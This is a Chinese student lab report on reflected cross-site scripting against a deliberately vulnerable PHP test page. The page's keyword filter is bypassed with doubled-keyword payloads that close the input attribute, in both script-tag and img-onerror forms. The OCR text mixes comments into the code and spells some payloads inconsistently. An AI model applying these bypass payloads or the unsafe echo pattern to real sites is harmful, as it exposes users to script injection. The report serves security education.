《跨站脚本攻击》实验报告

姓名：汤清云 学号：2013536 班级： 1075

实验名称：

跨站脚本攻击

实验要求：

复现实验三，完成 img 和 script 两种方式的跨站脚本攻击实验，撰写实验报告。

实验过程：

1. 在 DW 软件中新建一个 php 文件，编写代码如下。

```
    <!DOCTYPE html>

    <head>
    <meta  http-equiv="content-type"  content="text/html;charset=utf-8" >
        <script>
        window.alert=function()
        {
            confirm("Congratulations~");如果能够成功执行 alert 函数的话，页面将跳出一个确认框，显示 congratulations
        }



        </script>
    </head>

    <body>

        <h1 align= "center">--Welcome To The Simple XSS Test--</h1>
    此处为居中输出题目
        <?php
        ini_set("display_errors",0);
        $str=strtolower($_GET["keyword"]);获取密码
        $str2=str_replace("script","",$str);如果 str 中出现 script，则替换为空格，赋值给 str2，下同理
        $str3=str_replace("on","",$str2);
        $str4=str_replace("src","",$str3);
        echo                    "<h2                    align=center>Hello ".htmlspecialchars($str)."</h2>".'<center>居中输出 Hello str 内容.
        <form action=xss_test.php method=GET>
        <input type=submit name=submit value=Submit />
        <input  name=keyword  value="'.$str4.'">文本框中回显过滤后的 str4
        </form>
```

```
        </center>';
        ?>
    </body>
</html>
```


文件页面实现如下：

2. 输入简单 xss 脚本语言测试：<script>alert(‘xss’)</script>，则结果为：

显然输入框的回显过滤了 script 关键字

3. 若使用双写关键字构造，命令为：<scrscriptipt>alert(‘xss’)</scrscriptipt>
结果为：

4. 查看网页源码可得：



语句中所使用的 htmlspecialchars 函数是一个过滤函数，能够有效防止 xss 脚本攻击。虽然我们成功插入了 script 标签组，但并没有跳出 input 标签，故而只能回显，不能利用。

5. 故而构造语句为"><scrscriptipt>alert('XSS')</scscriptript><!—使得之前的 input 标签闭合。
结果为

网页源代码为：

```
<body>

    <h1 align= "center">--Welcome To The Simple XSS Test--</h1>
    <h2 align=center>Hello &quot;&gt;&lt;scrscriptipt&gt;alert('xss')&lt;/scscriptript&gt;&lt;!—.</h2><center>
    <form action=xss_test.php method=GET>
    <input type=submit name=submit value=Submit />
    <input name=keyword value=""><script>alert('xss')</script><!—">
    </form>
    </center></body>
</html>
```

6. 使用 img 标签的脚本构造，其语句为"><img ssrcrc=ops! oonnerror="alert('XSS')"><!—，输入可得：

网页源代码如下：

```
14
15 <body>
16
17     <h1 align= "center">--Welcome To The Simple XSS Test--</h1>
18     <h2 align=center>Hello &quot;&gt;&lt;img ssrcrc=ops! oonnerror=&quot;alert('xss')&quot;&gt;&lt;!—.</h2><center>
19     <form action=xss_test.php method=GET>
20     <input type=submit name=submit value=Submit />
21     <input name=keyword value=""><img src=ops! onerror="alert('xss')"><!—">
22     </form>
23     </center></body>
24 </html>
```

心得体会：

跨站脚本攻击过程：

1)书写攻击语句

2)根据显示的内容，判断是否有过滤，哪些被过滤

3)将被过滤的关键字进行双写来绕过

4)将 input 闭合，使得能够正常进行攻击语句的执行

脚本构造方法：

1)script 方式： "><scrscriptipt>alert('XSS')</scscriptript><!—

2)img 方式： ">< img srsrcc=ops! oonnerror="alert('XSS')"><!—

本次实验通过不断改写攻击脚本，通过 img 和 script 两类方式实现跨站脚本攻击，学习了解到了网页屏蔽的一些基本技巧，能够进行简单的绕过处理，也从侧面感受到跨站脚本攻击的危害性。